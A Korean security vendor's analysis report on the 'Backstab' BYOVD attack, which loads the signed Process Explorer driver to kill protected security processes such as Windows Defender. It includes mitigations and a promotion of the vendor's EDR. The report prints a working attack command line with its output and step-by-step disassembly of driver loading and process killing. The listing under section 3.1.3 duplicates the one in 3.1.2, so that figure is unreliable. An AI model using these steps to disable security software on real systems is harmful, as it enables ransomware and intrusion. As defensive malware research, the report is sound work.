인증기관으로부터 허가받은 서명이 적용된 정상 드라이버로 위장,
관리자 권한 보다 높은 시스템 권한을 실행하여 탐지 및 차단이 불가능한

"EDR 킬러" BYOVD 공격 분석

요약

1. BYOVD 공격은 합법적인 서명이 되어 있어서
   시스템은 정상 드라이버로 인식하지만
   실제로는 취약점을 가진 드라이버를 악용하는 것을 말함
2. BYOVD 공격은 관리자 권한보다 높은 시스템 권한을 실행할 수 있어
   일반적인 탐지 및 차단이 불가능하여
   보안 솔루션을 쉽게 우회할 수 있다는 것이 특징
3. 2023년부터 랜섬웨어 제작 그룹 등에 활발히 사용.
   LockBit, BlackByte 그룹에서 공격 범위를 넓혀가는 추세,
   국내 공격 사례는 북한 라자루스 그룹의 정보 탈취 행위에 사용.
   본격적인 공격에 활용될 가능성이 높음

대응 방안

1. EDR/AV 솔루션 적용 (행위기반으로 차단)
2. 주요 데이터는 주기적인 백업을 통해 시스템 파괴 시에도 복구가 가능하도록 대비
3. 논리적 망분리(VDI)를 적용하여 악성코드 PC 유입을 원천 차단
4. 신뢰할 수 없는 메일의 첨부파일 실행 금지
5. 비 업무 사이트 및 신뢰할 수 없는 웹사이트의 연결 차단
6. PC취약점 점검과 조치
   (OS나 어플리케이션은 가급적 최신 버전 유지하며 취약점 점검 및 조치)

목차

1. 개요

1.1 배경

[그림 1] 시스템을 공격하는 해커

BYOVD 공격이란 Bring-Your-Own-Vulnerable-Driver의 약자로
신뢰 가능한 인증 기관으로부터 허가받은 합법적 서명이 적용된 드라이버를 사용하는 공격이다.
서명 덕분에 시스템은 이를 정상 드라이버로 인식하지만
실제 드라이버는 보안 제품을 무력화하는데 악용된다.

2023년부터 랜섬웨어 제작 그룹 등에 의해 활발히 사용되기 시작한 BYOVD 공격은 드라이버를 통해
관리자 권한보다 높은 시스템 권한으로 악의적인 행위를 수행하므로 보안 솔루션을 쉽게 무력화할 수 있다.
이를 증명하듯 실제로 'EDR Killer' 라는 별칭의 다양한 BYOVD 공격 드라이버가 판매되고 있다.


Ransomware gang deploys new malware to kill security software


By Sergiu Gatlan

August 15, 2024 02:01 PM 1

[그림 2] 외신 Bleeping Computer의 BYOVD 관련 기사

BYOVD 공격은 시스템 권한을 통한 악성 행위를 수행할 뿐만이 아니라
일반적인 서드파티 솔루션에 내장된 드라이버도 BYOVD 공격의 도구가 될 수 있다는 점에서
또다른 위협이 된다. 실제로 마이크로소프트의 'ProcExp' 도구는
특정 프로세스를 종료하는 기능을 가진 강력한 드라이버를 내장하고 있다.
공격자들은 해당 드라이버를 추출해 보안 솔루션을 종료하는 자신들의 공격에 사용한다.

공격자들이 BYOVD 공격을 랜섬웨어 공격의 일부로 사용한다는 것은
최근 다양한 외신 보도에서 발견할 수 있으며,
Lockbit과 BlackByte 갱단 등이 BYOVD 공격의 범위를 점차 늘려가는 추세이다.
국내 BYOVD 공격 사례는 북한 Lazarus 그룹의 정보 탈취 행위에 그쳤지만,
추후 이를 넘어 본격적인 공격에 BYOVD 공격이 사용될 가능성이 다분하다.



[그림 3] 다국적 보안 기업 Sophos의 BYOVD 공격 분석 발췌

국내에는 많이 알려지지 않았지만, 이미 다국적 보안 기업들은 BYOVD 공격에 대해
심각한 위협을 인지하고 있으며 공격 및 대응방안에 대한 분석이 활발하게 이루어지고 있다.
위 이미지는 다국적 보안 기업인 Sophos의 BYOVD 공격 기법 분석 내용에서 발췌했다.
다양한 드라이버가 BYOVD 공격에 사용 될 수 있으며
기업 내에서 이에 대한 대비책을 세우고 있음을 알 수 있다.

[그림 4] BYOVD 탐지 및 차단 기능이 적용된 Privacy-i EDR

소만사 악성코드 분석 센터는 BYOVD 공격의 위험성을 인지하고
BYOVD 공격이 무엇이며 어떤 방식으로 이루어지는지 본 보고서에 상세히 기술하였다.
이와 더불어 자사 Privacy-i EDR을 통해 BYOVD 공격을 사전에 탐지하고 이를 차단하는 과정까지 기재하였다.

2. 분석

2.1 파일 정보

Name	**[Backstab].exe**
Type	Windows PE EXE File
Behavior	Malicious EDR Killer
SHA-256	24e15686f4fd0a49f96f8095dc53b7c97c99992268205c9244fde3c27fe3c99f

[표 1] BYOVD 공격에 사용되는 드라이버에 악성 명령을 전송하는 실행 파일

Name	**[ProcExp].sys**
Type	Windows System Driver File
Behavior	BYOVD
SHA-256	cdfbe62ef515546f1728189260d0bdf77167063b6dbb77f1db6ed8b61145a2bc


[표 2] BYOVD 공격에 사용되는 서명된 정상 Process Explorer 드라이버 파일

```
C:₩Users₩Jeong_VM₩Desktop>Backstab.exe -p 3128 -k -d C:₩Windows₩System32₩ProcExp.sys
[*] extracting the drive to %ws
₩Registry₩Machine₩System₩CurrentControlSet₩Services₩ProcExp64
Driver loaded as ProcExp64
[+] Connected to Driver successfully

[*] Process PID: 3128
[*] Process Protection level: 3 - PsProtectedSignerAntimalware-Light
[*] Killing process

[!] ProcExpKillHandle.DeviceIoControl: 6
[!] ProcExpKillHandle.DeviceIoControl: 6
[!] ProcExpKillHandle.DeviceIoControl: 6
[!] ProcExpKillHandle.DeviceIoControl: 6
[!] ProcExpKillHandle.DeviceIoControl: 6
[!] ProcExpKillHandle.DeviceIoControl: 6
[!] ProcExpKillHandle.DeviceIoControl: 6
[!] ProcExpKillHandle.DeviceIoControl: 6
[!] ProcExpKillHandle.DeviceIoControl: 6
[!] ProcExpKillHandle.DeviceIoControl: 6
[!] ProcExpKillHandle.DeviceIoControl: 6
[!] ProcExpKillHandle.DeviceIoControl: 6
[!] ProcExpKillHandle.DeviceIoControl: 6
[!] ProcExpKillHandle.DeviceIoControl: 6
[!] ProcExpKillHandle.DeviceIoControl: 6
[!] ProcExpKillHandle.DeviceIoControl: 6
[+] Killing process succeeded
```

[그림 5] 보호된 (PPL) 프로세스인 윈도우 디펜더를 종료하는 BYOVD 공격

본 보고서에서 서술하는 BYOVD 공격은 위와 같이 강력한 PPL AntiMalware 권한으로 보호되고 있는 마이크로소프트 윈도우 디펜더 프로세스조차 종료시킬 수 있다.

2.2 BYOVD 공격 흐름



[그림 6] 보안 제품을 무력화하는 BYOVD 공격 흐름

① Initial Access
- 초기 침투를 위해 계정 정보 / 인증서 탈취 등을 통해 시스템에 침입한다.

② Privilege Escalation
- BYOVD 공격을 수행하기 위해 드라이버를 설치할 수 있는 권한을 확보한다.

③ Vulnerable Driver Installation
- 권한이 확보된 후 BYOVD 공격에 사용할 드라이버를 시스템에 설치한다.

④ Attack Protected Security Program
- 시스템의 보호를 담당하는 주요 보안 제품을 무력화하기 위해 공격을 수행한다.

⑤ Kill Security Program
- 주요 보안 제품은 BYOVD 공격에 의해 무력화되며, 시스템의 보호는 무력화된다.

⑥ Infect System
- 보안 제품이 무력화되어 시스템은 공격자에게 장악당한다.

BYOVD 공격은 위 흐름과 같이 단순하면서 강력한 공격으로, 보안 제품을 일순간에 무력화한다.

3. 분석

3.1 악성 PE 파일 분석

3.1.1 현재 프로세스 토큰 권한 확인

```
00007FF62A581B8F    FF15 63550100       call qword ptr ds:[<&GetCurrentProcess>]
00007FF62A581B95    48:8BC8             mov rcx,rax
00007FF62A581B98    4C:8D4424 60        lea r8,qword ptr ss:[rsp+60]
00007FF62A581B9D    8D53 08             lea edx,qword ptr ds:[rbx+8]
00007FF62A581BA0    FF15 82540100       call qword ptr ds:[<&OpenProcessToken>]
00007FF62A581BA6    85C0                test eax,eax
00007FF62A581BA8    74 34               je backstab.7FF62A581BDE
00007FF62A581BAA    48:8B4C24 60        mov rcx,qword ptr ss:[rsp+60]
00007FF62A581BAF    48:8D4424 78        lea rax,qword ptr ss:[rsp+78]
00007FF62A581BB4    44:8D4B 04          lea r9d,qword ptr ds:[rbx+4]
00007FF62A581BB8    48:894424 20        mov qword ptr ss:[rsp+20],rax
00007FF62A581BBD    4C:8D4424 70        lea r8,qword ptr ss:[rsp+70]
00007FF62A581BC2    895C24 70           mov dword ptr ss:[rsp+70],ebx
00007FF62A581BC6    8D53 14             lea edx,qword ptr ds:[rbx+14]
00007FF62A581BC9    C74424 78 04000000  mov dword ptr ss:[rsp+78],4
00007FF62A581BD1    FF15 59540100       call qword ptr ds:[<&GetTokenInformation>]
```

[그림 7] 현재 프로세스 토큰 권한 확인

악성 PE 파일은 현재 프로세스의 토큰을 확인하여 소유하고 있는 권한 정보를 얻는다.
이는 추후 악성 행위를 위한 드라이버 설치 및 로드에 필요한 권한을 보유하고 있는지 확인하기 위함이다.

3.1.2 디버그 권한 획득

```
00007FF62A581C2A    FF15 F8530100       call qword ptr ds:[<&OpenProcessToken>]
00007FF62A581C30    85C0                test eax,eax
00007FF62A581C32    75 09               jne backstab.7FF62A581C3D
00007FF62A581C34    48:8D3D B5E40100    lea rdi,qword ptr ds:[7FF62A5A00F0]
00007FF62A581C3B    EB 6F               jmp backstab.7FF62A581CAC
00007FF62A581C3D    4C:8D4424 64        lea r8,qword ptr ss:[rsp+64]
00007FF62A581C79    48:895C24 28        mov qword ptr ss:[rsp+28],rbx
00007FF62A581C7E    4C:8D4424 60        lea r8,qword ptr ss:[rsp+60]
00007FF62A581C83    41:B9 10000000      mov r9d,10
00007FF62A581C89    48:895C24 20        mov qword ptr ss:[rsp+20],rbx
00007FF62A581C8E    33D2                xor edx,edx
00007FF62A581C90    FF15 72530100       call qword ptr ds:[<&AdjustTokenPrivileges>]
```

[그림 8] 디버그 권한 획득

PE 파일 실행 시 입력받은 PID를 통해 프로세스의 정보 등을 얻기 위해
시스템 내 프로세스에 접근이 가능한 디버그 권한을 획득하고 자기 자신의 권한을 상승시킨다.

3.1.3 동적으로 NTAPI 주소 획득

```
00007FF62A581C2A    FF15 F8530100       call qword ptr ds:[<&OpenProcessToken>]
00007FF62A581C30    85C0                test eax,eax
00007FF62A581C32    75 09               jne backstab.7FF62A581C3D
00007FF62A581C34    48:8D3D B5E40100    lea rdi,qword ptr ds:[7FF62A5A00F0]
00007FF62A581C3B    EB 6F               jmp backstab.7FF62A581CAC
00007FF62A581C3D    4C:8D4424 64        lea r8,qword ptr ss:[rsp+64]
00007FF62A581C79    48:895C24 28        mov qword ptr ss:[rsp+28],rbx
00007FF62A581C7E    4C:8D4424 60        lea r8,qword ptr ss:[rsp+60]
00007FF62A581C83    41:B9 10000000      mov r9d,10
00007FF62A581C89    48:895C24 20        mov qword ptr ss:[rsp+20],rbx
00007FF62A581C8E    33D2                xor edx,edx
00007FF62A581C90    FF15 72530100       call qword ptr ds:[<&AdjustTokenPrivileges>]
```

[그림 9] 동적으로 NTAPI 주소를 획득하는 모습

추후 행위에 필요한 NTAPI의 주소를 동적으로 획득한다. 이 때 주요한 NTAPI는 NtLoadDriver이다.


3.1.4 리소스 내 드라이버 추출

```
00007FF62A58302D    FF15 A5400100     call qword ptr ds:[<&FindResourceW>]
00007FF62A583033    48:8BF8           mov rdi,rax
00007FF62A583036    48:85C0           test rax,rax
00007FF62A583039    75 23             jne backstab.7FF62A58305E
00007FF62A58303B    FF15 C7400100     call qword ptr ds:[<&GetLastError>]
00007FF62A583041    44:8BC0           mov r8d,eax
00007FF62A583044    48:8D15 EDDB0100  lea rdx,qword ptr ds:[7FF62A5A0C38]
00007FF62A58304B    48:8D0D 5ECB0100  lea rcx,qword ptr ds:[7FF62A59FBB0]
00007FF62A583052    E8 B9DFFFFF       call <backstab.printf>
00007FF62A583057    33C0              xor eax,eax
00007FF62A583059    E9 70010000       jmp backstab.7FF62A5831CE
00007FF62A58305E    48:8BD7           mov rdx,rdi
00007FF62A583061    48:895C24 78      mov qword ptr ss:[rsp+78],rbx
00007FF62A583066    33C9              xor ecx,ecx
00007FF62A583068    FF15 62400100     call qword ptr ds:[<&LoadResource>]
00007FF62A58306E    48:8BD8           mov rbx,rax
00007FF62A583071    48:85C0           test rax,rax
00007FF62A583074    75 23             jne backstab.7FF62A583099
00007FF62A583076    FF15 8C400100     call qword ptr ds:[<&GetLastError>]
00007FF62A58307C    44:8BC0           mov r8d,eax
00007FF62A58307F    48:8D15 C2DB0100  lea rdx,qword ptr ds:[7FF62A5A0C48]
00007FF62A583086    48:8D0D 23CB0100  lea rcx,qword ptr ds:[7FF62A59FBB0]
00007FF62A58308D    E8 7EDFFFFF       call <backstab.printf>
00007FF62A583092    33C0              xor eax,eax
00007FF62A583094    E9 30010000       jmp backstab.7FF62A5831C9
00007FF62A583099    48:8BCB           mov rcx,rbx
00007FF62A58309C    48:897424 50      mov qword ptr ss:[rsp+50],rsi
00007FF62A5830A1    FF15 19400100     call qword ptr ds:[<&LockResource>]
00007FF62A5830A7    48:8BF0           mov rsi,rax
00007FF62A5830AA    48:85C0           test rax,rax
00007FF62A5830AD    75 23             jne backstab.7FF62A5830D2
00007FF62A5830AF    FF15 53400100     call qword ptr ds:[<&GetLastError>]
00007FF62A5830B5    44:8BC0           mov r8d,eax
00007FF62A5830B8    48:8D15 99DB0100  lea rdx,qword ptr ds:[7FF62A5A0C58]
00007FF62A5830BF    48:8D0D EACA0100  lea rcx,qword ptr ds:[7FF62A59FBB0]
00007FF62A5830C6    E8 45DFFFFF       call <backstab.printf>
00007FF62A5830CB    33C0              xor eax,eax
00007FF62A5830CD    E9 F2000000       jmp backstab.7FF62A5831C4
00007FF62A5830D2    48:8BD7           mov rdx,rdi
00007FF62A5830D5    48:89AC24 80000000 mov qword ptr ss:[rsp+80],rbp
00007FF62A5830DD    33C9              xor ecx,ecx
00007FF62A5830DF    FF15 BB3F0100     call qword ptr ds:[<&SizeofResource>]
```

[그림 10] 리소스 내 BYOVD 공격을 위한 드라이버를 추출

본 악성 PE 파일은 리소스 영역에 BYOVD 공격을 위한 드라이버를 내장하고 있다.
이를 추출하여 향후 BYOVD 공격에 사용한다. 드라이버를 추출해 파일의 형태로 만드는 경로는
공격자가 입력한 경로이며 시스템 내 모든 경로에 추출이 가능하다.

3.1.5 리소스 영역에서 추출된 드라이버



[그림 11] 리소스 영역에서 추출된 드라이버

이전의 리소스 추출 행위 결과로 공격자가 지정한 경로에 BYOVD 공격에 사용할 드라이버가 추출됐다.
추출된 드라이버는 마이크로소프트의 신뢰있는 서명을 받은 정상 드라이버이다.
그러나 본 드라이버는 공격자에 의해 보안 프로그램 종료 등에 악용된다.
이처럼 정상 드라이버를 공격에 악용하는 것이 BYOVD 공격의 핵심이다.

3.1.6 드라이버 로드를 위한 권한 상승

```
00007FF62A582393    E8 681E0000     call <backstab.memset>
00007FF62A582398    4C:8D45 A4      lea r8,qword ptr ss:[rbp-5C]
00007FF62A58239C    C745 A0 01000000 mov dword ptr ss:[rbp-60],1
00007FF62A5823A3    48:8D15 4EDB0100 lea rdx,qword ptr ds:[7FF62A59FEF8]   rdx:L'
00007FF62A5823AA    C745 AC 02000000 mov dword ptr ss:[rbp-54],2
00007FF62A5823B1    33C9            xor ecx,ecx
00007FF62A5823B3    FF15 474C0100   call qword ptr ds:[<&LookupPrivilegeValuew>]
00007FF62A5823B9    85C0            test eax,eax
00007FF62A5823BB    75 09           jne backstab.7FF62A5823C6
00007FF62A5823BD    48:8D1D 84DA0100 lea rbx,qword ptr ds:[7FF62A59FE48]   00007F
00007FF62A5823C4    EB 5D           jmp backstab.7FF62A582423
00007FF62A5823C6    FF15 2C4D0100   call qword ptr ds:[<&GetCurrentProcess>]
00007FF62A5823CC    4C:8D4424 60    lea r8,qword ptr ss:[rsp+60]
00007FF62A5823D1    BA 20000000     mov edx,20                             20:'
00007FF62A5823D6    48:8BC8         mov rcx,rax
00007FF62A5823D9    FF15 494C0100   call qword ptr ds:[<&OpenProcessToken>]
00007FF62A5823DF    85C0            test eax,eax
```

[그림 12] SE_LOAD_DRIVER_NAME 권한 상승

SE_LOAD_DRIVER_NAME 권한을 획득하고 자기 자신을 상승시키는데,
이는 이전에 추출한 BYOVD 공격용 드라이버를 로드하기 위해 필요한 권한이다.
이 권한은 일반 프로세스가 드라이버를 로드하기 위해 필수적인 권한으로서
추후 레지스트리에 접근하여 값을 쓰고 드라이버를 로드할 수 있게 해준다.


3.1.7 드라이버 서비스 레지스트리 등록

```
00007FF62A5811EC    FF15 265E0100   call qword ptr ds:[<&RegCreateKeyExW>]
00007FF62A5811F2    85C0            test eax,eax                           Driver
00007FF62A5811F4    74 15           je backstab.7FF62A58120B
00007FF62A5811F6    8BD0            mov edx,eax                            Driver
00007FF62A5811F8    48:8D0D 01EB0100 lea rcx,qword ptr ds:[7FF62A59FD00]   00007F
00007FF62A5811FF    E8 0CFEFFFF     call <backstab.printf>
00007FF62A581204    33C0            xor eax,eax                            Driver
00007FF62A581206    E9 2B010000     jmp backstab.7FF62A581336
00007FF62A58120B    48:8B4C24 50    mov rcx,qword ptr ss:[rsp+50]          Driver
00007FF62A581210    48:8D4424 58    lea rax,qword ptr ss:[rsp+58]
00007FF62A581215    C74424 28 04000000 mov dword ptr ss:[rsp+28],4
00007FF62A58121D    48:8D15 04EB0100 lea rdx,qword ptr ds:[7FF62A59FD28]   rdx:L"
00007FF62A581224    41:B9 04000000  mov r9d,4
00007FF62A58122A    48:894424 20    mov qword ptr ss:[rsp+20],rax
00007FF62A58122F    45:33C0         xor r8d,r8d
00007FF62A581232    FF15 E85D0100   call qword ptr ds:[<&RegSetValueExW>]
00007FF62A581238    85C0            test eax,eax                           Driver
00007FF62A58123A    74 15           je backstab.7FF62A581251
00007FF62A58123C    8BD0            mov edx,eax                            Driver
```

[그림 13] 드라이버 서비스 레지스트리 등록

HKLM\System\CurrentControlSet\Services\[ServiceName] 경로에 드라이버 서비스를 등록한다.
이는 드라이버 로드에 필수적인 과정으로, 드라이버가 서비스로 설치되고 실행되는
윈도우 메커니즘에 있어 레지스트리에 서비스로 등록하는 과정이 필수적이다.

3.1.8 레지스트리 등록 결과



[그림 14] 드라이버 서비스 레지스트리 등록 결과

HKLM\System\CurrentControlSet\Services\ProcExp64 라는 레지스트리가 등록되었으며,
레지스트리 내 드라이버 경로가 기재된 모습을 볼 수 있다.

3.1.9 NtLoadDriver API를 통한 드라이버 로드

```
00007FF62A582496    48:8D4D B0          lea rcx,qword ptr ss:[rbp-50]
00007FF62A58249A    E8 F1EBFFFF         call <backstab._snwprintf_s>
00007FF62A58249F    48:8D55 B0          lea rdx,qword ptr ss:[rbp-50]
00007FF62A5824A3    48:8D4C24 78        lea rcx,qword ptr ss:[rsp+78]
00007FF62A5824A8    FF15 DA270200       call qword ptr ds:[<_RtlInitUnicodeString>]
00007FF62A5824AE    48:8D5424 78        lea rdx,qword ptr ss:[rsp+78]
00007FF62A5824B3    48:8D0D 06DB0100    lea rcx,qword ptr ds:[7FF62A59FFC0]
00007FF62A5824BA    E8 51EBFFFF         call <backstab.printf>
00007FF62A5824BF    48:8D4C24 78        lea rcx,qword ptr ss:[rsp+78]
00007FF62A5824C4    FF15 9E270200       call qword ptr ds:[<_NtLoadDriver>]
00007FF62A5824CA    85C0                test eax,eax
00007FF62A5824CC    0F84 AC000000       je backstab.7FF62A58257E
```

[그림 15] NtLoadDriver API를 통한 드라이버 로드

SE_LOAD_DRIVER_NAME 권한 상승과 레지스트리 등록이 끝났으므로,
이전에 동적으로 획득한 NTAPI인 NtLoadDriver API를 호출한다.
NtLoadDriver의 인자에 이전에 등록한 레지스트리를 기재하면 드라이버는 시스템의 메모리 내 로드된다.

3.1.10 드라이버와 연결

```
00007FF62A58259D    C74424 28 80000000  mov dword ptr ss:[rsp+28],80
00007FF62A5825A5    45:33C9             xor r9d,r9d
00007FF62A5825A8    45:33C0             xor r8d,r8d
00007FF62A5825AB    C74424 20 03000000  mov dword ptr ss:[rsp+20],3
00007FF62A5825B3    BA 00000010         mov edx,10000000
00007FF62A5825B8    FF15 DA4A0100       call qword ptr ds:[<&CreateFileA>]
00007FF62A5825BE    48:8905 83260200    mov qword ptr ds:[<hProcExpDevice>],rax
00007FF62A5825C5    49:3BC7             cmp rax,r15
00007FF62A5825C8    0F84 1D040000       je backstab.7FF62A5829EB
00007FF62A5825CE    48:85C0             test rax,rax                              main.
00007FF62A5825D1    0F84 14040000       je backstab.7FF62A5829EB
00007FF62A5825D7    48:8D15 F2E00100    lea rdx,qword ptr ds:[7FF62A5A06D0]       main.
00007FF62A5825DE    48:8D0D DBD50100    lea rcx,qword ptr ds:[7FF62A59FBC0]       rcx:"
1: rcx 00007FF62A5A0B80 "\\\\.\\PROCEXP152"
2: rdx 0000000010000000
3: r8 0000000000000000
4: r9 0000000000000000
5: [rsp+20] 0000006B00000003
```

[그림 16] 드라이버와 연결하는 모습

로드된 드라이버를 BYOVD 목적으로 사용하기 위해 드라이버와 연결을 수행한다.
위 이미지는 드라이버 핸들을 획득하기 위해 CreateFileA API를 호출해 드라이버와 연결하는 모습이다.

3.1.11 드라이버를 통한 보호된 프로세스 핸들 획득

```
00007FF62A5825D7   48:8D15 F2E00100   lea rdx,qword ptr ds:[7FF62A5A06D0]
00007FF62A5825DE   48:8D0D DBD50100   lea rcx,qword ptr ds:[7FF62A59FBC0]
00007FF62A5825E5   E8 26EAFFFF        call <backstab.printf>
00007FF62A5825EA   41:8BCC            mov ecx,r12d
00007FF62A5825ED   E8 BE060000        call <backstab.ProcExpOpenProtectedProcess>
00007FF62A5825F2   4C:8BF8            mov r15,rax

00007FF62A582CE5   BA 3C003583        mov edx,8335003C
00007FF62A582CEA   894424 48          mov dword ptr ss:[rsp+48],eax
00007FF62A582CEE   49:8D43 E0         lea rax,qword ptr ds:[r11-20]
00007FF62A582CF2   49:8943 C8         mov qword ptr ds:[r11-38],rax
00007FF62A582CF6   49:8D43 D8         lea rax,qword ptr ds:[r11-28]
00007FF62A582CFA   C74424 28 08000000 mov dword ptr ss:[rsp+28],8
00007FF62A582D02   49:8943 B8         mov qword ptr ds:[r11-48],rax
00007FF62A582D06   FF15 0C440100      call qword ptr ds:[<&DeviceIoControl>]
00007FF62A582D0C   837C24 48 00       cmp dword ptr ss:[rsp+48],0
```

[그림 17] 드라이버를 통한 보호된 프로세스 핸들 획득

일반 프로세스의 권한으로는 획득할 수 없는 보안 솔루션의 핸들을
이전에 로드한 드라이버에 명령을 내려 반환하도록 한다.
이는 드라이버가 시스템 권한으로 프로세스 보호가 무시되기 때문에 가능하다.

3.1.12 보호된 프로세스의 정보 획득

```
00007FF62A582670   FF15 724A0100      call qword ptr ds:[<&OpenProcess>]
00007FF62A582676   48:8BF8            mov rdi,rax
00007FF62A582679   48:85C0            test rax,rax
00007FF62A58267C   75 20              jne backstab.7FF62A58269E
00007FF62A58267E   48:8D0D E3E10100   lea rcx,qword ptr ds:[7FF62A5A0868]
00007FF62A582685   E8 86E9FFFF        call <backstab.printf>
00007FF62A58268A   41:8BD4            mov edx,r12d
00007FF62A58268D   48:8D0D C4E00100   lea rcx,qword ptr ds:[7FF62A5A0758]
00007FF62A582694   E8 77E9FFFF        call <backstab.printf>
00007FF62A582699   E9 9B010000        jmp backstab.7FF62A582839
00007FF62A58269E   41:B9 04000000     mov r9d,4
00007FF62A5826A4   4C:8D4424 5C       lea r8,qword ptr ss:[rsp+5C]
00007FF62A5826A9   48:8BCF            mov rcx,rdi
00007FF62A5826AC   41:8D51 03         lea edx,qword ptr ds:[r9+3]
00007FF62A5826B0   FF15 92490100      call qword ptr ds:[<&GetProcessInformation>]
00007FF62A5826B6   85C0               test eax,eax
00007FF62A5826B8   75 29              jne backstab.7FF62A5826E3
00007FF62A5826BA   48:8D0D B7E10100   lea rcx,qword ptr ds:[7FF62A5A0878]
00007FF62A5826C1   E8 4AE9FFFF        call <backstab.printf>
```

[그림 18] 보호된 프로세스의 정보 획득

드라이버로부터 받은 핸들로 보호된 보안 제품의 핸들을 열고 프로세스 정보를 획득한다.
본 시나리오 내에서 대상 프로세스는 윈도우 디펜더 프로세스이다.

3.1.13 드라이버를 통한 보안 제품 무력화

```
00007FF62A582955   0FB755 8E          movzx edx,word ptr ss:[rbp-72]
00007FF62A582959   41:8BCE            mov ecx,r14d
00007FF62A58295C   E8 FF030000        call <backstab.ProcExpKillHandle>
00007FF62A582961   FFC7               inc edi
00007FF62A582963   3B3E               cmp edi,dword ptr ds:[rsi]
00007FF62A582965   ^ 72 A9            jb backstab.7FF62A582910
00007FF62A582967   48:8D15 82DE0100   lea rdx,qword ptr ds:[7FF62A5A07F0]
00007FF62A58296E   48:8D0D 4BD20100   lea rcx,qword ptr ds:[7FF62A59FBC0]
00007FF62A582975   E8 96E6FFFF        call <backstab.printf>

00007FF62A582DEC   48:8B0D 551E0200   mov rcx,qword ptr ds:[<hProcExpDevice>]
00007FF62A582DF3   44:895424 28       mov dword ptr ss:[rsp+28],r10d
00007FF62A582DF8   4C:895424 20       mov qword ptr ss:[rsp+20],r10
00007FF62A582DFD   48:897C24 58       mov qword ptr ss:[rsp+58],rdi
00007FF62A582E02   4C:895424 68       mov qword ptr ss:[rsp+68],r10
00007FF62A582E07   48:895C24 70       mov qword ptr ss:[rsp+70],rbx
00007FF62A582E0C   FF15 06430100      call qword ptr ds:[<&DeviceIoControl>]
00007FF62A582E12   85C0               test eax,eax
00007FF62A582E14   v 75 27            jne backstab.7FF62A582E3D
00007FF62A582E16   FF15 EC420100      call qword ptr ds:[<&GetLastError>]
00007FF62A582E1C   44:8BC0            mov r8d,eax
00007FF62A582E1F   48:8D15 A2DD0100   lea rdx,qword ptr ds:[7FF62A5A0BC8]
00007FF62A582E26   48:8D0D 83CD0100   lea rcx,qword ptr ds:[7FF62A59FBB0]
```

